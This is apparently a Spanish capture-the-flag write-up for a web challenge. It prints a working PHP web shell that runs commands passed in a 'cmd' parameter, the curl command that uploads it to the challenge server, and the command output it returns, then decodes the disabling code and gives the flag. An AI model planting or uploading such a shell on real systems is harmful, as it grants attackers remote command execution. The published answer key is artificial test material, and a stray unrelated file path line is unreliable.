UNIVERSO MARVEL. Episodio 3.

Misión:

Sabemos que el ataque a la base de Haití se va a realizar entre el 15 y el 22 de febrero. ¡Es necesario pararlo!

La web desde donde dirigen el lanzamiento es pública y por tanto su desactivación también. Necesitamos que encuentres algún fallo para colarte en el servidor, y una vez ahí encuentres algún código de desactivación válido.

Recuerda que Hydra suele usar sistemas de cifrados originales y creativos.

Mucha suerte soldado.

Nick Furia.

Enlace a la web de lanzamiento:
http://34.247.69.86/universomarvel/episodio3/index.php

Info: La flag tiene el formato UAM{md5}

Resolución

Accedemos a la web, en la que sólo nos permite introducir el código de desactivación. Utilizaremos gobuster para encontrar páginas “ocultas”.

gobuster -e -u http://34.247.69.86/universomarvel/episodio3/ -w /usr/share/wordlists/dirb/common.txt

```
===============================================================
http://34.247.69.86/universomarvel/episodio3/.htaccess (Status: 403)
http://34.247.69.86/universomarvel/episodio3/.hta (Status: 403)
http://34.247.69.86/universomarvel/episodio3/.htpasswd (Status: 403)
http://34.247.69.86/universomarvel/episodio3/examples (Status: 301)
http://34.247.69.86/universomarvel/episodio3/images (Status: 301)
http://34.247.69.86/universomarvel/episodio3/index.php (Status: 200)
http://34.247.69.86/universomarvel/episodio3/js (Status: 301)
http://34.247.69.86/universomarvel/episodio3/logs (Status: 301)
http://34.247.69.86/universomarvel/episodio3/robots.txt (Status: 200)
===============================================================
```

Tras darle un vistazo a los enlaces, vemos un enlace interesante:

http://34.247.69.86/universomarvel/episodio3/examples/jungasdjashdaskdansdkasdkl/

En el mismo, se realiza una redirección a

http://34.247.69.86:8080/index.jpg

Cualquier página que busquemos, no terminada en php, produce un error de acceso denegado.

Pero si ponemos alguna terminada en php, nos devuelve:

“No input file specified. “

Esto nos hace pensar, “y si especificamos un fichero……..”.

Intentamos subir fichero “bic.php” con curl:

fichero bic.php: Una shell sencilla.

```
<?php
if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}
?>
```

proxychains **curl http://34.247.69.86:8080 --upload-file bic.php**
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:9050-<><>-34.247.69.86:8080-<><>-OK

http://34.247.69.86:8080/bic.php?cmd=ls+-al

```
drwxr-xr-x    1 nginx    nginx        4096 Feb 22 10:36 .
drwxr-xr-x    1 root     root         4096 Oct 31 14:42 ..
-rw-r--r--    1 nginx    nginx        2059 Feb 15 11:58 .hydra-encrypt.txt
-rw-------    1 nginx    nginx         155 Feb 22 10:36 bic.php
-rw-r--r--    1 nginx    nginx      110201 Feb 13 16:39 index.jpg
```

Obtenemos fichero .hydra-encrypt.txt

http://34.247.69.86:8080/bic.php?cmd=cat+.hydra-encrypt.txt


-51.2263816202, 8.10899805433
-3.396936473, 7.87198824054
45.1590246548, 7.93243330727
45.7384951953, -73.2066721802
-3.42714386964, -72.9107266853
-2.77172800229, 7.52185701112
19.1399952, -72.3570972
44.5607307927, -73.0205921546
43.6100611723, 6.58946301884
-2.73141067245, 8.27764655993
-50.3213413202, 7.07393246568
-51.2758314025, -73.091160021
-2.47453022387, -72.4698275544
44.2979255136, -72.4873645117
19.1399952, -72.3570972
-50.505288471, 7.6154200698
-2.77032857828, 8.45085972386
43.3953722545, 7.12287052714
45.8072900754, -73.1907339308
-2.95197936965, -72.2507948297
-3.37159885987, 7.61851969812
19.1399952, -72.3570972

[...]

A primera vista parecen coordenadas GPS, pero cuando las “buscamos”, nos llevan al Atlántico Sur…., a excepción de algunas como *19.1399952, -72.3570972, ->* Haití.
Tras estudiar los códigos podemos sacar algunas conclusiones, únicamente se repite 19.1399952, -72.357097, parece que se utiliza como delimitador, si suponemos esto, tenemos 10 grupos, que se pueden corresponder con 10 dígitos del código que buscamos.

Algunos grupos se repiten, aunque con pocas diferencias de decimales, por ejemplo el primer grupo y el tercero, lo que nos puede suponer que son el mismo dígito.

Tras mucho, mucho, mucho tiempo, llega la idea feliz, y si….en vez de coordenadas son una representación gráfica x y. Probamos a pasar a Calc los datos, y tras separar las coordenadas. Realizamos un diagrama XY de de dispersión y “voilá”, aparecen dígitos.



Ejemplo de 9 (invertido, suponemos que el eje negativo Y es para arriba)

El código buscado sería:

9098659941

Lo introducimos en http://34.247.69.86/universomarvel/episodio3/index.php

Enhorabuena, has parado el ataque. La flag es:

UAM{e6570888dfb444f3bf2b50f6955b8eb5}

Found : GG_U_Stopped_the_attack